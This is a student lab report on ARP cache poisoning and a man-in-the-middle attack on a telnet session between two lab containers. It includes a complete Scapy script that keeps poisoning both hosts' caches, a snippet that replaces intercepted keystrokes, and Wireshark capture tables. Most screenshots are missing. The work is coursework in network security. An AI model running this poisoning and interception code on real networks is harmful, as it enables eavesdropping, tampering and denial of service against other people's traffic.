COMP434 Project-4 Report
Emir Şahin 72414

Honor Code

I hereby declare that I have completed this individually, without support from anyone else. I hereby accept that only the below listed sources are approved to be used:

(i) Course textbook,

(ii) All material that is made available to me via Blackboard for this course,

(iii) Notes taken by me during lectures.

I have not used, accessed or taken any unpermitted information from any other source. Hence, all effort belongs to me.

Setup

I started by noting down the MAC addresses of the containers, which were as follows:

Host-A MAC = 02:42:0a:09:00:05


Host-B MAC = 02:42:0a:09:00:06

Host-M (Attacker) MAC = 02:42:0a:09:00:69

I then did some outside reading on the Ether and ARP classes, more importantly on their attributes. In the end, the names of the attributes alone, given on the handout obtained through the ls(ARP) and ls(Ether) commands proved to be enough. The rest of the setup was the same as the previous project.

Task 1.A


I modified the given python code template as such to spoof the desired packet:




The destination and source fields of **E** are the broadcast address and the attacker's MAC address respectively. Host-A's MAC address also would've worked as the destination address.

For **A**, the source MAC address is the attacker's and the source IP is Host-B's IP, this part is essentially where the cache poisoning is done. The destination MAC and IP are Host-A's MAC and IP.

I then executed this program.




To check if this method worked I executed the "arp –n" command in Host-A's shell, and the output was as follows:



I observed that Host-B's IP address was mapped to the attacker's MAC address and I therefore concluded that this method (Using ARP request) works. The final step was to ping Host-A to reset the cache, which I did.

Task 1.B


I modified my program from Task 1.A to fit this part as such:




I changed the destination MAC address for **E** to Host-A's MAC address instead of the broadcast address, as this packet is going to be a reply packet, and I also changed the ARP packet type to a reply instead of a request.

>**Scenario 1**

Prior to testing, I made sure Host-B's IP was in Host-A's cache as per the requirement for this scenario:




I then executed the program and executed the “arp -n” command on Host-A's shell, the result was the following:



I therefore concluded that this method (Using ARP reply) works when a record of Host-B exists in Host-A's ARP cache.

>**Scenario 2**


To test this scenario, I deleted Host-B's entry in Host-A's ARP cache using the command given in the handout, and then executed the program. The result was as follows:



There was no entry for Host-B in Host-A's ARP cache. I concluded that this method for ARP spoofing can only update existing content and can’t create one.

Task 1.C


For this part I again modified the program to fit the requirements. As the packet is supposed to be an ARP gratuitous packet, it is to be sent to the entire network. The result is as shown below:



As it was given in the handout, the source and destination IPs are the same and are that of the host issuing the gratuitous message (The host we mimic to be issuing it), and the destination MAC addresses for both **E** and **A** are the broadcast address.


>Scenario 1

To test this scenario, I again made sure that Host-B had an entry in Host-A's ARP cache and executed the program, this was the result:



To clarify, the top result is before I pinged Host-A from Host-B to create the entry, the 2nd result is after I pinged Host-A but before I executed the program, and the bottom result is after I executed the program. I observed that the method works for this scenario.

>Scenario 2



As can be seen on the screenshot, I deleted the entry for Host-B in Host-A's ARP cache, the first result is before I executed the program and the second result is after. I observed that this method, similar to using the ARP reply method, can update the content but cannot create it.

Task 2 / Step 1

I decided that the best way to achieve the desired outcome in this step would be to write a python program that does the ARP cache poisoning for both hosts every five seconds (As the handout suggested) and wrote this program:

Open ▾ arp.py ~/Desktop/Labsetup(2)/Labsetup/volumes Save

```
#!/usr/bin/env python3
from scapy.all import *

#First packet
E1 = Ether()
E1.dst = "ff:ff:ff:ff:ff:ff"
E1.src = "02:42:0a:09:00:69"

A1 = ARP()
A1.op = 1
A1.hwsrc = "02:42:0a:09:00:69"
A1.psrc = "10.9.0.5"
A1.hwdst = "02:42:0a:09:00:06"
A1.pdst = "10.9.0.6"

pkt1 = E1/A1

#Second packet
E2 = Ether()
E2.dst = "ff:ff:ff:ff:ff:ff"
E2.src = "02:42:0a:09:00:69"

A2 = ARP()
A2.op = 1
A2.hwsrc = "02:42:0a:09:00:69"
A2.psrc = "10.9.0.6"
A2.hwdst = "02:42:0a:09:00:05"
A2.pdst = "10.9.0.5"

pkt2 = E2/A2

#Loop
while True:
        sendp(pkt1)
        sendp(pkt2)
        time.sleep(5)
```

I then executed the program and made sure it works as intended.

Task 2 / Step 2


I started by executing the given command to turn off IP forwarding on Host-M. I then executed the ARP poisoning program and started pinging Host-A from Host-B and Host-B from Host-A. I used the filter "**(src host 10.9.0.5 || src host 10.9.0.6) && !arp**" in wireshark. As expected, both pings failed, below is the result in wireshark:

a

No.	Time	Source	Destination	Protocol	Length	Info
1	2023-05-19 14:04:13.519329386	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x002f, seq=1/256, ttl=64 (no response found!)
2	2023-05-19 14:04:14.290518277	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request id=0x0030, seq=1/256, ttl=64 (no response found!)

Task 2 / Step 3

For this step, I removed the “!arp” clause from the wireshark filter, but I ran the ARP poisoning program only once in the beginning. After I pinged Host-A from Host-B and Host-B from Host-A this was the result visualized on wireshark:




No.	Time	Source	Destination	Protocol	Length	Info
1	2023-05-19 14:11:47.166056456	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0035, seq=1/256, ttl=64 (no response found!)
2	2023-05-19 14:11:47.166087443	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0035, seq=1/256, ttl=63 (reply in 3)
3	2023-05-19 14:11:47.166099587	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0035, seq=1/256, ttl=64 (request in 2)
4	2023-05-19 14:11:47.166105077	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0035, seq=1/256, ttl=63
5	2023-05-19 14:11:51.069141144	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request id=0x0036, seq=1/256, ttl=64 (no response found!)
6	2023-05-19 14:11:51.069169359	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request id=0x0036, seq=1/256, ttl=63 (reply in 7)
7	2023-05-19 14:11:51.069181330	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) reply id=0x0036, seq=1/256, ttl=64 (request in 6)
8	2023-05-19 14:11:51.069186746	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) reply id=0x0036, seq=1/256, ttl=63
9	2023-05-19 14:11:52.329371545	02:42:0a:09:00:06	02:42:0a:09:00:69	ARP	42	Who has 10.9.0.5? Tell 10.9.0.6
10	2023-05-19 14:11:52.329377438	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42	Who has 10.9.0.6? Tell 10.9.0.5
11	2023-05-19 14:11:53.354076586	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42	Who has 10.9.0.6? Tell 10.9.0.5
12	2023-05-19 14:11:53.354080053	02:42:0a:09:00:06	02:42:0a:09:00:69	ARP	42	Who has 10.9.0.5? Tell 10.9.0.6
13	2023-05-19 14:11:54.377411633	02:42:0a:09:00:06	02:42:0a:09:00:69	ARP	42	Who has 10.9.0.5? Tell 10.9.0.6
14	2023-05-19 14:11:54.377414307	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42	Who has 10.9.0.6? Tell 10.9.0.5

This screenshot on its own isn’t very meaningful, except for the fact that although a single ping was sent from each host, there are 2 requests and replies for each, but it serves as a structure that I can follow in my explanation of my observation.


The following screenshots are in succeeding order of number as presented in the above screenshot

No. 1 // Request:




The source is Host-A, and the destination is Host-M

No. 2 // Request:




The source is Host-M, and the destination is Host-B

No. 3 // Reply:



The source is Host-B, and the destination is Host-M

No.4 // Reply:



The source is Host-M, and the destination is Host-A

With IP forwarding enabled, I observed that Host-M has essentially become the man in the middle, having access to packets, even being able to modify them, without causing denial of service.

Task 2 / Step 4

The IP forwarding was already enabled from the last step, I created a telnet connection between Host-A and Host-B as described in the handout. I then disabled IP forwarding. To write to filter I had to read documentation online[1] and finally constructed it as follows:

```
f = 'tcp and (ether src 02:42:0a:09:00:05 or ether src 02:42:0a:09:00:06)'
```


I will submit the entire code with this report but for the sake of clarity I will only be putting the relevant portion here:

```
###################################################################
# Construct the new payload based on the old payload.
# Students need to implement this part.

if pkt[TCP].payload:
        data = pkt[TCP].payload.load # The original payload data
        data = data.decode()
        newdata = 'Z' * len(data) # No change is made in this sample code
        send(newpkt/newdata)
else:
        send(newpkt)
###################################################################
```

The data is first decoded. The case of more than one keystroke being sent in a single packet is handled by multiplying the character ‘Z’ with the length of the decoded data.

I then executed both this program, and the ARP spoofing program on Host-M's shell simultaneously. The program worked as intended, every time a character is typed in Host-A's shell, it is displayed as ‘Z’ instead. Here is a screenshot of Host-A's shell:



References

1 https://biot.com/capstats/bpf.html